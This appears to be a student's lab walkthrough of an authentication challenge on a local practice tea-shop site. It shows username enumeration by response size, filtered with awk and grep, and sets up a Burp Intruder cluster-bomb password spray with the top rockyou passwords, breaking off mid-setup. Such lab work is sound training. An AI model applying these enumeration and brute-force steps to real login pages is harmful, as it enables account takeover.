
This is how the file looks:



```
└─$ head seclist_usernames_names.txt
aarushi                 [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 32ms]
abagail                 [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 32ms]
abagael                 [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 33ms]
ace                     [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 34ms]
aarika                  [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 34ms]
aaron                   [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 34ms]
aaliyah                 [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 36ms]
abia                    [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 36ms]
abraham                 [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 31ms]
aartjan                 [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 35ms]
```


The first column represents the name on the names.txt list. There are some values on that column that has two names, which makes a little difficult to "digest" the file using cut command. So, we are going to use awk here.

This is going to be good so we do not have to depend on burp to do this, since the community edition takes forever to run the list.




```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ awk -F "Size:" '{print $2}' seclist_usernames_names.txt
 3256, Words: 1262, Lines: 68, Duration: 32ms]
 3256, Words: 1262, Lines: 68, Duration: 32ms]
 3256, Words: 1262, Lines: 68, Duration: 33ms]
 3256, Words: 1262, Lines: 68, Duration: 34ms]
 3256, Words: 1262, Lines: 68, Duration: 34ms]
 3256, Words: 1262, Lines: 68, Duration: 34ms]
 3256, Words: 1262, Lines: 68, Duration: 36ms]
 3256, Words: 1262, Lines: 68, Duration: 36ms]
 3256, Words: 1262, Lines: 68, Duration: 31ms]
 3256, Words: 1262, Lines: 68, Duration: 35ms]
 3256, Words: 1262, Lines: 68, Duration: 34ms]
 3256, Words: 1262, Lines: 68, Duration: 37ms]
 3256, Words: 1262, Lines: 68, Duration: 33ms]
 3256, Words: 1262, Lines: 68, Duration: 35ms]
 3256, Words: 1262, Lines: 68, Duration: 40ms]
 3256, Words: 1262, Lines: 68, Duration: 38ms]
 3256, Words: 1262, Lines: 68, Duration: 35ms]
 3256, Words: 1262, Lines: 68, Duration: 37ms]
 3256, Words: 1262, Lines: 68, Duration: 42ms]
 3256, Words: 1262, Lines: 68, Duration: 44ms]
 3256, Words: 1262, Lines: 68, Duration: 45ms]
 3256, Words: 1262, Lines: 68, Duration: 46ms]
```

Now, we can cut using the the comma a a delimiter.




```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ awk -F "Size:" '{print $2}' seclist_usernames_names.txt | cut -d ',' -f 1 | sort -u
 3256
 3376
```

We can see there are only two response sizes in all the request we made. One of them looks very familiar, as it is the majority of the size values returned. Now, the other one, it is not that common. Lets grep that value, and see the username(s) associated.



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ cat seclist_usernames_names.txt | grep 3376
admin                   [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 43ms]
alex                    [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 53ms]
alice                   [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 52ms]
bob                     [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 45ms]
heath                   [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 49ms]
jeremy                  [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 64ms]
raj                     [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 68ms]
root                    [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 50ms]
```



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ cat seclist_usernames_names.txt | grep 3376 | cut -d " " -f 1 > valid_usernames.txt

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ cat valid_usernames.txt
admin
alex
alice
bob
heath
jeremy
raj
root
```


We can also see that the words count on these requests are also bigger than the "normal" value.

So, these are all the valid usernames on the website.

We know the accounts are going to be locked after 5 attempts.

One idea how to handle this scenario would be to gather as much info on the framework, and see if we have any default credentials being used on the admin, and maybe in the root account as well.

Do not forget that now we only have 4 more attempts on these accounts.



Labs / Authentication 0x03 [Challenge]

Warning: Accounts will lock after 5 failed login attempts! (You can reset the db at /init.php if needed)

Welcome to the Teashop

Welcome to our online tea shop! As passionate purv
the lush, fragrant tea gardens of the world to bring y
of the finest teas.

From the robust flavors of traditional black teas to t
white teas, and from the exotic allure of our bloomir
of our herbal blends, we offer a symphony of tastes
lover. Step into our store, and let the journey of disc

Immerse yourself in the world of tea!

Miscellaneous	Popper
Programming languages	PHP 7.4.33
Web servers	Apache HTTP Server 2.4.54
Operating systems	Debian
UI frameworks	Bootstrap


Something wrong or missing?

Wappalyzer for businesses

Sign up to use our tools for lead generation, market research and competitor analysis.

I was not aware until this very moment. I knew that PHP is a language, and that we can make website with it. But, I was never aware that it can be considered as the Website Back-End Framework. So, the front-end framework is Bootstrap, the back-end is PHP 7.4.33, the underlying system is Debian (Linux), and the web server is Apache.

Primary Apache's function is to serve web content to clients over HTTP protocol.




Summary:

Apache's main function is to **serve web content** and **handle HTTP requests**, but it can also perform a variety of additional tasks like hosting multiple websites, processing dynamic content, improving security, and providing performance enhancements. It is highly configurable and can be extended through modules, making it suitable for a wide range of web hosting and application deployment needs.

Ok.

Best shot I could think off with the information I was able to gathered so far. I will search for the 4 most common passwords, and run a brute force attack against the usernames found. Lets see if it works.




```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ cat valid_usernames.txt
admin
alex
alice
bob
heath
jeremy
raj
root

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ cat top_4_rockyou_pass.txt
123456
12345
123456789
password
```

As this is relatively a small attack, we are going to use Burp.

Send the request to intruder.

Set the right configs.


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 ×
2 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search
2 highlights
Clear

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

Update Host header to match target


```
POST /labs/a0x03.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/a0x03.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=§user§&password=§user123§
```

2 payload positions

Length: 619

We wanna all permutations. So, the Attack type should be Custer bomb.

For some reason, the username list I created using the commands shown is no good to be imported in Burp.



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Vario

Payload set: 1 Payload count: 8


Payload type: Simple list Request count: 32

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

